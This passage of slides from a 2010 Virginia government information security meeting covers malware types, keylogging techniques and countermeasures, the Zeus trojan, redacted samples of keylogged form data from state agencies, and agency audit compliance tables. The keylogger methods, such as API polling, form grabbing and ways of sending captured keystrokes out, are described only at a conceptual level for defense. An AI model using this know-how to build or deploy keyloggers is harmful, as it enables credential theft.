- A virus can only spread from one computer system to another computer system when its host file is first transferred to the target computer system. The most common methods for virus transmission are via a network connection or removable medium such as a CD/DVD or USB drive.



# Virus Types Based on Behavior

- Viruses types based on execution behavior.
  - Nonresident viruses
    - Begin searching for target hosts to infect as soon as the virus is activated.
    - Once the target is infected, the virus will transfer control to the application program it infected.
  - Resident viruses
    - Resident virus loads itself into memory upon execution and transfers control to the host program.
    - The virus will stay active in memory and will infect new host files only when those files are accessed by other programs or the operating system itself.
  - Nonresident viruses have a finder module and a replication module
    - The finder module is responsible for finding new files to infect.
    - The replication module is responsible for actually infecting the file.
  - Resident viruses contain only a replication module
    - Resident viruses contain a replication module, but not a finder module since the replication module is executed each time the operating system is called to perform a certain operation.



# Malicious Software Definitions

- Worm = A self-replicating computer program which will exploit security vulnerabilities to spread itself to other computer systems without the need to be transferred as part of a host file.
- A worm can utilize either a network connection or removable media to propagate to other computer systems.
- This propagation can occur as a system background task and usually does not require user interaction.
- Worms almost always cause some disruption to the network (normally consuming bandwidth) whereas a virus will corrupt or destroy files on a targeted computer system.
- Most worms will either carry a "Payload" or download the "Payload" once the worm has taken control of the computer system. A popular payload for a worm is a "Backdoor" program to allow the creation of a "zombie", which will be controlled by the worm author.



# Malicious Software Definitions

- Trojan horse ( AKA Trojan) = A computer program that appears to perform a desirable function but in fact performs a malicious function.
- Trojan programs allow unauthorized access to the host computer, providing the malicious individual the ability to save files on the compromised computer or capture data processed on the compromised computer.
- The six main types of Trojan horse payloads are:
  - Remote Access
  - Data Destruction
  - Downloader/dropper
  - Server Trojan (Proxy, FTP , IRC, Email, HTTP/HTTPS, etc.)
  - Disable security software
  - Denial-of-service attack (DoS)



# Trojan Programs

- Trojans can communicate via overt or covert channels
- Trojans that communicate via covert channels are classified as Backdoor programs
- Backdoor program is any type of program that will allow an attacker to connect to a computer without going through the normal authentication process



# Trojan infection mechanisms

- **Peer-to-Peer Networks (P2P)**
  - Kazaa
  - Imesh
  - Aimster
  - gnutella
- **Instant Messaging (IM)**
- **Internet Relay Chat (IRC)**
- **Email Attachments**
- **Physical access**
- **Software Vulnerabilities**





## Trojan's in action

- Let's take a look at a Trojan program in action
  - Delivery – email social engineering
  - Communication – Port 443
  - Run in users context



# Keystroke Logging

- Also known as key-logging
- The action of tracking and recording the keys pressed on a keyboard
- Normally performed in a covert manner so that the person using the keyboard is unaware that their keystrokes are being recorded



# Keystroke Logging Methods

- Software programs to capture keyboard interrupts
- Hardware devices to capture electronic impulses
- Electromagnetic radiation and Acoustic waveform analysis



## Software Keystroke Logging Categories

- Hypervisor-based
- Kernel based
- Hook based
- Passive Method
- Form grabber / URL scraping



## Software Keystroke Logging Categories

- Kernel based keystroke logging programs reside at the kernel level
- Operating at the kernel level makes the keystroke logging program difficult to detect and therefore difficult to remove since most anti-virus programs also operate at the Kernel level
- Usually implemented as rootkit keyboard driver to subvert the operating system kernel and gain unauthorized access to the underlying hardware



## Software Keystroke Logging Categories

- Hypervisor-based keystroke logging programs reside within a malicious software hypervisor running below the client operating system
- The client operating system is not altered by the malicious software hypervisor since the malicious software remains strictly within the hypervisor
- It effectively becomes a virtual machine



## Software Keystroke Logging Categories

- Hook based keystroke logging programs hook or replace the APIs used by applications to subscribe to the keyboard events monitored by the operating system
- Does not replace the kernel level driver but alters the operating system library routines
- The operating system will notify the keystroke logging program each time a key is pressed



## Software Keystroke Logging Categories

- Passive method keystroke logging make use of existing API calls such as `GetAsyncKeyState()` and `GetForegroundWindow()` to poll the state of the keyboard or subscribe to keyboard events
- Passive method keystroke logging programs are simple to create and simple to detect since the constant polling of each key can increase the CPU utilization





## Software Keystroke Logging Categories

- Form grabber/URL scraping keystroke logging programs capture the information in a form submission by recording the web browsing onSubmit event functions
- The information retrieved from onSubmit event functions is not encrypted since the SSL encryption process occurs at a later stage of the HTTPS protocol



# Keystroke Log Transmission

- The collected keystrokes can be transmitted using one of the following four methods:
  - Keystrokes are uploaded to a malicious web server, database server, or FTP server
  - Keystrokes are periodically emailed to a pre-defined email address.
  - Keystrokes are wirelessly transmitted through the use of an attached hardware system.
  - The keystroke logging software contains a remote login shell



## Additional Keystroke Logging Techniques

- Clipboard logging
- Screen logging
- Microphone and Webcam recording



## Screen Logging / Capture

- Screenshots are taken at regular intervals to capture graphics-based information
- The screenshot can record the entire screen, a specific application window, or the area of mouse focus
- Focusing on the area of mouse control can be used to defeat a web-based keyboard



# Acoustic Keystroke Logging

- Acoustic cryptanalysis can be utilized to determine which key was depressed based on the sound created during typing
- Each character on the keyboard will generate a subtly different acoustic signature when depressed
- The keystroke signature to keyboard character mapping can be determined using statistical frequency analysis



## Acoustic Keystroke Logging

- The statistical frequency analysis is based upon the repetition frequency of similar acoustic keystroke signatures, the timing differential between different keyboard strokes, and contextual information such as the probable language in use
- The typical sample size required for analysis is 1000 or more keystrokes



# Electromagnetic Emission Recording

- Electromagnetic emissions from a wired keyboard can be recorded from up to 66 feet away
- In 2009, a Swiss research team tested 11 different USB, PS/2 and laptop keyboards in a semi-Anechoic chamber and found all 11 keyboard types susceptible to electromagnetic emission recording due to lack of shielding



# Electromagnetic Emission Recording

- The Swiss research team utilized a wide-band receiver to monitor the specific frequency of the emissions radiated from the 11 keyboards
- A anechoic chamber is an insulated room designed to stop reflections of either sound or electromagnetic waves.





# Keystroke Logging Countermeasures

- Live CD/USB
  - CD/USB drive must be free of malicious software and the live operating system fully patched so that the operating system cannot become compromised during use
  - Booting from a Live CD/USB drive will not affect a hardware keystroke logging device



## Keystroke Logging Countermeasures

- Anti-virus/ Anti-spyware software
  - Can detect software-based keystroke logging software operating at a lower privilege level based on patterns in executable code, heuristics, and software behavior
  - Cannot detect non-software keystroke logging devices such as hardware keystroke logging devices and waveform capture devices



# Keystroke Logging Countermeasures

- On-screen keyboards
  - Can defeat hardware-based keystroke logging devices and some software-based keystroke logging programs
- Network monitors
  - Also known as reverse-firewalls
  - Will generate an alert whenever an application attempts to make a network connection
  - Will detect when the keystroke logging device attempts to transmit the captured data to the malicious individual or malicious system



## Keystroke Logging Countermeasures

- One-time passwords/Secure Tokens
  - Can be used to protect an interactive session since each password is invalidated as soon as it's used
  - One-time passwords prevent replay attacks where a malicious individual uses the old information to impersonate the victim
  - Cannot prevent unauthorized transactions if the malicious individual has remote control over the system since the victim will use the OTP to initiate the session



## Zeus Information

- AKA Zbot, Wsnpoem, and Gorhax
- Trojan horse that performs keystroke logging
- Primary infection method is via drive-by downloads and phishing schemes
- First documented in July 2007 after the theft of information from the United States Department of Transportation



## Zeus Information

- Since 2007 Zeus has compromised accounts on websites utilized by Bank of America, NASA, Monster, ABC, Oracle, Cisco, Amazon, and BusinessWeek
- Zeus has sent out over 1.5 million phishing messages on Facebook
- The Zeus Botnet has control over systems in 196 countries including Egypt, Mexico, Saudi Arabia, Turkey and the United States



## Zeus Information

- Zeus targets only Microsoft Windows systems
- Computers running Microsoft Windows XP Professional SP2 constitute the majority of the Botnet
- The Zeus Botnet targets login credentials for online social networks, e-mail accounts and online financial services



## Zeus Information

- Current Anti-Virus software cannot consistently detect the presence of Zeus
- The best defense is security awareness and security awareness training related to suspicious URLs and emails
- An additional measure is to limit Local Administrative Rights





## MS-ISAC Examples / VSP

Agency: vsp

Workgroup-Name: XXXXXXXXXXXXXXXX

Client-Name: XXXXXXXXXXXXXXXX

Client-ID: XXXXXXXXXXXXXXXX

Client-IP-Addr: XXXXXXXXXXXXXXXX

Malware: zeus2

Client-OS:

Client-Application: \Program Files\Internet  
Explorer\iexplore.exe

Date: 2010-07-01T16



## MS-ISAC Examples / VSP

Key-Log Payload:

<https://apps.vsp.virginia.gov/ncjis/publicformrequest.do>

Data:

formName=SP167

methodToCall=submitRequest

requestId=

lastName= XXXXXXXXXXXXXXXX

firstName= XXXXXXXXXXXXXXXX

middleName= XXXXXXXXXXXXXXXX



## MS-ISAC Examples / VSP

maidenName=  
nameSuffix=  
sex= XXXXXXXXXXXXX  
race= XXXXXXXXXXXXX  
dob= XXXXXXXXXXXXX  
soc=  
searchtype=OTHER  
specify=employment  
countryName=



## MS-ISAC Examples / VSP

requesttype= XXXXXXXXXXXXXXXX  
requesterName= XXXXXXXXXXXXXXXX  
requesterAttention= XXXXXXXXXXXXXXXX  
requesterAddress= XXXXXXXXXXXXXXXX  
requesterCity= XXXXXXXXXXXXXXXX  
requesterState= XXXXXXXXXXXXXXXX  
requesterZipCode= XXXXXXXXXXXXXXXX  
paymentMethodCode= XXXXXXXXXXXXXXXX



## MS-ISAC Examples / Tax

Agency: tax

Workgroup-Name: XXXXXXXXXXXXXXXX

Client-Name: XXXXXXXXXXXXXXXX

Client-ID: XXXXXXXXXXXX

Client-IP-Addr: XXXXXXXXXXXXXXXX

Malware: zeus2

Client-OS:

Client-Application: \Program Files\Internet  
Explorer\iexplore.exe

Date: 2010-07-02T12



## MS-ISAC Examples / Tax

Key-Log Payload:

[https://www.irms.tax.virginia.gov/VTOL\\_ARWeb/maintain\\_claim.do](https://www.irms.tax.virginia.gov/VTOL_ARWeb/maintain_claim.do)

Data:

findMethod=ssn

externalID=SSN-XXXXXXXXXXXXXX

agencyNumber= XXXXXXXXXXXXXXXX

claimNumber= XXXXXXXXXXXXXXXX



## MS-ISAC Examples / Tax

customerName= XXXXXXXXXXXXXXXX

street1= XXXXXXXXXXXXXXXX

street2=

city= XXXXXXXXXXXXXXXX

state= XXXXXXXXXXXXXXXX

zip= XXXXXXXXXXXXXXXX

agencyName= XXXXXXXXXXXXXXXX

claimName= XXXXXXXXXXXXXXXX

claimAmount= XXXXXXXXXXXXXXXX



## MS-ISAC Examples / Tax

agencyInfo=

claimYear=2010

claimBalance= XXXXXXXXXXXXXXX

claimNumberVal= XXXXXXXXXXXXXXX

totalClaimReleasedAmount=  
XXXXXXXXXXXXXXXXXX

claimStatusStr=Matched

totalClaimMatchedAmount=  
XXXXXXXXXXXXXXXXXX





## MS-ISAC Examples / Tax

agencyId= XXXXXXXXXXXXXXX

agencyPartnerStatus= XXXXXXXXXXXXXXX

claimStatus= XXXXXXXXXXXXXXX

claimStatusBeforeDelete=

previousClaimAmount= XXXXXXXXXXXXXXX

submittedDate= XXXXXXXXXXXXXXX

createTmstamp= XXXXXXXXXXXXXXX

lastUpdUserId= XXXXXXXXXXXXXXX

lastUpdTmstamp= XXXXXXXXXXXXXXX



## MS-ISAC Examples / VSP

Agency: VSP

Malware: wsnpoem\_v6

Original-

SHA1:bbc4e3a0c0e0a8566643f6d5aec774  
16085c7530

Download-Date: 2010-01-26T223745

Client-Side-ID: XXXXXXXXXXXXXXX

Client-Side-Date: 2009-05-11T20



## MS-ISAC Examples / VSP

[https://apps.vsp.virginia.gov/firearmdealers  
/queryGunBuyer.do](https://apps.vsp.virginia.gov/firearmdealers/queryGunBuyer.do)

Data:

methodToCall=insertQueryGunBuyerSave

transactionId=0

attention= XXXXXXXXXXXXXXXX

sellerId= XXXXXXXXXXXXXXXX

documentNumber=XXXXXXXXXXXXX



## MS-ISAC Examples / VSP

lastName= XXXXXXXXXXXXXXX

firstName= XXXXXXXXXXXXXXX

middleName= XXXXXXXXXXXXXXX

sex= XXXXXXXXXXXXXXX

race= XXXXXXXXXXXXXXX

dateOfBirth= XXXXXXXXXXXXXXX

soc1= XXXXXXXXXXXXXXX

soc2= XXXXXXXXXXXXXXX

soc3= XXXXXXXXXXXXXXX



## MS-ISAC Examples / VSP

usCitizen=Y

insNumber=

vaResident=Y

noOfPistol=

noOfRevolver=

noOfRifle=

noOfShotgun= XXXXXXXXXXXXXXXX

transactionType=New Gun Purchase



## 2010 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• Total	621	15164	1786
• BOA	2	8	1
• DBHDS	1	2	0
• DCJS	4	19	3
• DCR	4	6	0
• DEQ	3	12	2
• DGS	2	10	1
• DHCD	3	17	1



## 2010 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• DHP	14	75	14
• DHRM	56	749	30
• DJJ	1	1	0
• DMAS	2	29	6
• DMBE	1	1	0
• DMV	125	2868	126
• DOA	14	154	15
• DOE	8	102	2
• DPOR	12	66	5



## 2010 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs	
• DSS	34	129	36	
• LVA	9	16	0	
• SBE	3	4	0	
• SCC	33	353	23	
• Tax	87	1426	227	***
• TRS	14	164	5	
• VADOC	8	18	1	
• VAWC	123	7084	692	
• VDACS	1	10	1	





## 2010 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs	
• VDFP	4	20	7	
• VDH	7	169	51	
• VDOT	4	58	5	
• VEC	17	34	1	
• VITA	7	186	93	
• VSP	18	1374	438	***



## 2009 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• Total	618	11035	711
• ABC	2	4	0
• BOA	3	33	2
• DBHDS	1	7	1
• DCJS	2	2	0
• DFS	2	6	1
• DGIF	3	48	1
• DGS	2	5	0
• DHCD	1	11	0



## 2009 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• DHP	5	39	6
• DHRM	78	1109	35
• DJJ	3	27	3
• DMBE	6	28	0
• DMV	146	2615	75
• DOA	20	124	32
• DOE	6	159	8
• DPOR	9	44	0
• DSS	51	364	106



## 2009 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• FSTRS	1	3	1
• JYF	1	1	0
• LVA	22	33	1
• Mail	2	3	2
• SBE	5	30	0
• SCC	4	8	0
• TAX	49	569	69
• TRS	19	147	1
• VADOC	9	369	5



## 2009 Key-Log Summary

Agency	Unique IP	Total URLs	Unique IDs
• VAWC	116	3102	80
• VDEM	1	3	0
• VDH	7	23	1
• VEC	23	83	1
• VITA	8	160	4
• VSP	7	1821	272



## Remediation / Web-based Banners

- Malicious software informational banner
  - [http://www.vita.virginia.gov/uploadedFiles/Security/Toolkit/Citizens\\_Awareness\\_Banner\\_code.txt](http://www.vita.virginia.gov/uploadedFiles/Security/Toolkit/Citizens_Awareness_Banner_code.txt)
- Password management banner



## Final Thoughts

- Keep Anti-Virus software up to date
- Limit Local Administrative Rights
- Limit information collected on web forms
- Agent agreements



## Questions???

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Thank You!





*Virginia Information Technologies Agency*



# 2010 Commonwealth Security Annual Report

John Green  
Chief Information Security Officer





## § 2.2-2009

§ 2.2-2009. (Effective until July 1, 2010) Additional duties of the CIO relating to security of government information.

C. The CIO shall annually report to the Governor, the Secretary, and General Assembly those executive branch and independent agencies and institutions of higher education that have not implemented acceptable policies, procedures, and standards to control unauthorized uses, intrusions, or other security threats. For any executive branch or independent agency or institution of higher education whose security audit results and plans for corrective action are unacceptable, the CIO shall report such results to (i) the Secretary, (ii) any other affected cabinet secretary, (iii) the Governor, and (iv) the Auditor of Public Accounts. Upon review of the security audit results in question, the CIO may take action to suspend the public body's information technology projects pursuant to § 2.2-2015, limit additional information technology investments pending acceptable corrective actions, and recommend to the Governor and Secretary any other appropriate actions.

The CIO shall also include in this report (a) results of security audits, including those state agencies, independent agencies, and institutions of higher education that have not implemented acceptable regulations, standards, policies, and guidelines to control unauthorized uses, intrusions, or other security threats and (b) the extent to which security standards and guidelines have been adopted by state agencies.



## Explanation

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	Yes	Yes	100%

### **Acronyms:**

**ISO:** Information Security Officer

**IS:** Information Security

**CAP:** Corrective Action Plan

**CISO:** Chief Information Security Officer of the Commonwealth

### **ISO Designated: The Agency Head has**

**Yes** - designated an ISO with the agency within the past two years

**No** - not designated an ISO for the agency since 2006

**Expired** -designated an ISO more than 2 years ago or the designated ISO is no longer with the agency

### **Attended IS Orientation:**

The number indicates agency personnel that have attended the optional Information Security Orientation sessions within the last 2 years. Their attendance indicates they are taking additional, voluntary action to improve security at their agency akin to "Extra Credit!"



## Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	Yes	Yes	100%

### **Security Audit Plan Received: The Agency Head has**

**Yes** - submitted a Security Audit Plan for the period of fiscal year (FY) [2010-2012 or 2011-2013](#) for systems classified as sensitive based on confidentiality, integrity or availability ([Note: after July 1, 2010, Audit Plans submitted shall reflect FY 2011-2013](#))

**No** - not submitted a Security Audit Plan since 2006

**Exception** – submitted an exception on file with VITA to allow time for developing the Security Audit Plan & the CISO has approved

**Expired** –submitted a Security Audit Plan on file that does not contain the current three year period FY [FY 2010-2012 or FY 2011-2013](#)

**Pending** –submitted a Security Audit Plan that is currently under review

### **Corrective Action Plans Received: The Agency Head or designee has**

**Yes** - submitted an adequate Corrective Action Plan or notification of no findings for Security Audits scheduled to have been completed

**Some** - submitted an adequate Corrective Action Plan or notification of no findings for some, but NOT all Security Audits scheduled to have been completed

**No** – not submitted any adequate Corrective Action Plans or notification of no findings for Security Audits scheduled to have been completed

**Not Due** - not had Security Audits scheduled to be completed

**N/A** - not submitted a Security Audit Plan so not applicable

**Pending** –submitted a Corrective Action Plan that is currently under review



## Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	Yes	Yes	100%

**Quarterly Updates: The Agency Head or designee has**

**Yes** - submitted adequate quarterly status updates for all corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

**Some** - submitted adequate quarterly status updates for some corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

**No** - not submitted ANY quarterly status updates for some corrective actions resulting from Security Audits previously conducted by or on behalf of the agency

**Not Due** - no open Security Audit findings

**N/A** - not submitted a Security Audit Plan or a Corrective Action Plan that was due

**Pending** - submitted quarterly status update that is currently under review



## Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	Yes	Yes	100%

### Percentage of Audit Obligation Completed:

Percent of sensitive systems reported in 2007 (according to IT Security Audit Plans) that have been audited to date. This datapoint is based on the IT Security Audit Standard requirement: *"At a minimum, databases that contain sensitive data, or reside in a system with a sensitivity of high on any of the criteria of confidentiality, integrity, or availability, shall be assessed at least once every three years."*

Agencies that did not submit an IT Security Audit Plan in 2007 were not in compliance and therefore there is no data to report on for 2010.

Systems that have been removed from audit plans within the three year period due to retirement of the system or reclassification to non-sensitive are not counted.

**N/C** – agency not in compliance in 2007, agency did not submit an IT Security Audit Plan in 2007

**N/R** – agency not required to submit an IT Security Audit Plan until 2008

**Pending** – currently under review



## FAQ!

### **What should an agency do if they conduct a Security Audit that results in no findings?**

In the event that a Security Audit was performed and there were no findings and, therefore, no Corrective Action Plan is due, the Agency Head should notify Commonwealth Security via email or letter stating what audit was conducted and that there were no findings.

### **What is the cutoff date to submit documentation for the Commonwealth Security Annual Report?**

October 31, 2010





## Secretariat: Administration

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Compensation Board	Yes	1	Yes	No	N/A	0%
Dept. of General Services	Yes	3	Yes	Not Due	Not Due	0%
Dept. of Human Res. Mgmt	Yes	1	Yes	No	N/A	0%
Dept. Min. Bus. Enterprise	Yes	0	Yes	Not Due	Not Due	N/C
Employee Dispute Resolution	Yes	0	Exception	Exception	Exception	N/C
Human Rights Council	Yes	0	Yes	Not Due	Not Due	N/C
State Board of Elections	Yes	0	Expired	Some	No	0%

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## Secretariat: Agriculture & Forestry

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Forestry	Yes	0	Yes	Not Due	Not Due	0%
Va. Dept. of Ag. & Cons. Serv.	Yes	27	Yes	Yes	Yes	33%

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## Secretariat: Commerce & Trade

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Board of Accountancy	Yes	0	Yes	Yes	Not Due	100%
Dept of Business Assistance	Yes	0	Yes	Yes	Not Due	N/C
Dept. of Housing & Community Development	Yes	1	Yes	Yes	Yes	14%
Dept. of Labor & Industry	Yes	0	Yes	Not Due	Not Due	N/C
Dept. of Mines, Minerals & Energy	Yes	0	Yes	Yes	Yes	80%
Dept. of Professional & Occupational Regulation	Yes	1	Yes	Not Due	Not Due	100%
Tobacco Indemnification Commission	Yes	1	Yes	Not Due	Not Due	N/C
Va. Economic Development Partnership	Yes	1	Yes	Not Due	Not Due	N/C
Va. Employment Commission	Yes	1	Yes	Yes	Yes	4%
Va. National Defense Industrial Authority	Yes	0	Yes	Not Due	Not Due	N/C
Va. Racing Commission	Yes	1	Yes	Yes	Yes	N/C
Va. Resources Authority	No	0	No	N/A	N/A	N/C

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## Secretariat: Education

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Christopher Newport University	Yes	0	Yes	No	N/A	0%
Dept. of Education	Yes	4	Yes	Yes	Not Due	0%
Frontier Culture Museum of Va.	Yes	0	Yes	Not Due	Not Due	N/C
Gunston Hall	Yes	1	Yes	Not Due	Not Due	N/C
Jamestown - Yorktown Foundation	Yes	2	Yes	Not Due	Not Due	29%
Library of Va.	Yes	0	Yes	Not Due	Not Due	100%
Norfolk State University	Yes	0	Yes	No	N/A	N/C
Richard Bland College	Yes	0	Yes	Yes	Not Due	100%
Science Museum of Va.	Yes	1	Yes	Not Due	Not Due	N/C
State Council of Higher Education for Va.	Yes	0	Yes	Not Due	Not Due	N/C
University of Mary Washington	Yes	1	Yes	Yes	Not Due	67%
Va. Commission for the Arts	Yes	0	Yes	Not Due	Not Due	N/C
Va. Museum of Fine Arts	Yes	0	Yes	Yes	Yes	Exception
Virginia State University	Yes	1	Yes	Yes	Not Due	Exception

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## Secretariat: Finance

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Accounts	Yes	2	Yes	Yes	Not Due	N/C
Dept. of Planning & Budget	Yes	0	Yes	Yes	Not Due	N/C
Dept. of Taxation	Yes	1	Yes	Yes	Not Due	53%
Dept. of Treasury	Yes	2	Yes	No	N/A	0%

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# Secretariat: Health & Human Resources

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Health Professions	Yes	40	Yes	Not Due	Not Due	0%
Dept. of Medical Assistance Services	Yes	40	Yes	Yes	Yes	100%
Department of Behavioral Health and Developmental Services	Yes	40	Yes	Some	Some	N/C
Dept. of Rehabilitative Services	Yes	40	Yes	Yes	Not Due	0%
Dept. of Social Services	Yes	40	Yes	Not due	Not Due	0%
Virginia Foundation for Healthy Youth <del>FSF</del>	Yes	40	Yes	Not due	Not Due	N/C
Va. Dept. for the Aging	Yes	40	Yes	Yes	Not Due	Exception
Va. Dept. of Health	Yes	40	Yes	Some	Some	20%

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## Secretariat: Natural Resources

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Conservation & Recreation	Yes	1	Yes	Some	No	0%
Dept. of Environmental Quality	Yes	2	Yes	Some	Some	60%
Dept of Game & Inland Fisheries	Yes	3	Expired	Some	No	N/C
Dept. of Historic Resources	Yes	1	Expired	No	No	0%
Marine Resources Commission	Yes	1	Yes	Yes	Yes	100%
Va. Museum of Natural History	Yes	2	Yes	Not Due	Not Due	N/C

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## Secretariat: Public Safety

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Alcoholic Beverage Control	Yes	5	Pending	Yes	Yes	100%
Commonwealth's Attorney's Services Council	Yes	0	Yes	Not Due	Not Due	N/C
Dept. of Correctional Education	Yes	1	Expired	Yes	No	N/C
Dept. of Corrections	Yes	3	Yes	Pending	Yes	50%
Dept. of Criminal Justice Services	Yes	2	Expired	Yes	No	20%
Dept. of Fire Programs	Yes	2	Expired	Yes	Yes	N/C
Dept. of Forensic Science	Yes	0	Yes	Not Due	Not Due	N/C
Dept. of Juvenile Justice	Yes	0	Yes	Yes	Not Due	33%
Dept. of Military Affairs	Expired	1	No	N/A	N/A	N/C
Dept. of Veterans Services	Yes	0	Yes	Not Due	Not Due	N/C
Va. Dept. of Emergency Management	Yes	1	No	N/A	N/A	N/C
Va. State Police	Yes	1	Yes	Some	Yes	67%

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## Secretariat: Technology

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
The Ctr for Innovative Tech.	Yes	0	Yes	Not Due	Not Due	N/C
Va. Info. Technologies Agency	Yes	24	Yes	Yes	Yes	70%

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## Secretariat: Transportation

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Motor Vehicles	Yes	2	Yes	Yes	No	N/C
Dept. of Aviation	Yes	1	Expired	Not Due	Not Due	N/C
Dept. of Rail & Public Trans.	Yes	0	Yes	Not Due	Not Due	0%
Motor Vehicle Dealers Board	Yes	0	Yes	Not Due	Not Due	N/C
Va. Dept. Of Transportation	Yes	6	Yes	Yes	Yes	66%

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## Independent Branch Agencies

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Indigent Defense Commission	Yes	4	Yes	Yes	Not Due	N/R
State Lottery Dept.	Yes	0	Yes	Not Due	Not Due	N/R
State Corporation Commission	Yes	4	Yes	No	No	N/R
Va. College Savings Plan	Yes	3	Yes	Yes	Not Due	N/R
Va. Office for Protection & Advocacy	Yes	1	Exception	Exception	Exception	N/R
Va. Retirement System	Yes	1	Yes	Some	Some	N/R
Va. Workers' Compensation Commission	Yes	3	Exception	Exception	Exception	N/R

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## Others

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Office of the Governor	No	0	No	N/A	N/A	N/C
Office of the Attorney General	Yes	0	Yes	Not Due	Not Due	N/C

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# Upcoming Events





## Future ISOAG's

**From 1:00 – 4:00 pm at CESC**

**(please let us know if you want to host in the Richmond area!)**

**Thursday - August 12, 2010**

**Wednesday - September 15, 2010**

**Thursday - October 14, 2010**



# Future IS Orientation Sessions

**Tuesday - September 14, 2010 1:00 – 3:30 (CESC)**

**Monday - November 1, 2010 1:00 – 3:30 (CESC)**

**IS Orientation is now available via webinar!**



## DHS/FEMA State Cyber Security Training Program

The Adaptive Cyber-Security Training Online (ACT-Online) courses are now available on the TEEX Domestic Preparedness Campus. This training is designed to ensure that the privacy, reliability, and integrity of the information systems that power our global economy remain intact and secure.

Cost is Free!! Students earn a DHS/FEMA Certificate of Completion along with Continuing Education Units (CEU) at the completion of each course.

No-Charge registration is available at the host site:

<http://www.teexwmdcampus.com>

*Thanks to Cameron Caffee, VDOT, for this information!*



# Information Security System Association

ISSA meets on the second Wednesday of every month

**DATE: Wednesday, August 11, 2010**

**LOCATION: Maggiano's Little Italy, 11800 W. Broad St.,  
#2204, Richmond/Short Pump Mall**

**TIME: 11:30 - 1:30pm. Presentation starts at 11:45 &  
Lunch served at 12.**

**PRESENTATION: Threat Modeling by Cigital**

**COST: ISSA Members: \$10 & Non-Members: \$20**





## **MS-ISAC Webcast**

# **National Webcast!**

**Wednesday, August 25, 2010, 2:00 to 3:00 p.m.**

**Topic: Social Networking/Web 2.0**

**The National Webcast Initiative is a collaborative effort between government and the private sector to help strengthen our Nation's cyber readiness and resilience. A number of vendors have offered their services at no cost, to help develop and deliver the webcasts.**

Register @: <http://www.msisac.org/webcast/>



## Identity Theft Red Flags Rules Extended Until December 31, 2010

The Red Flags Rule requires many businesses and organizations to implement a written Identify Theft Prevention Program designed to detect the warning signs – or “red flags” – of identity theft in their day-to-day operations.

At the request of members of Congress, the Federal Trade Commission is delaying enforcement of the “Red Flags” Rule until December 31, 2010. Read the FAQ at:  
<http://www.ftc.gov/bcp/edu/microsites/redflagesrule/index.shtml>



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**Any Other Business ??????**





# ISOAG-Partnership Update

*Don Kendrick*

*IT Infrastructure Partnership Team*

July 22, 2010



***NORTHROP GRUMMAN***





**ADJOURN**

**THANK YOU FOR ATTENDING**

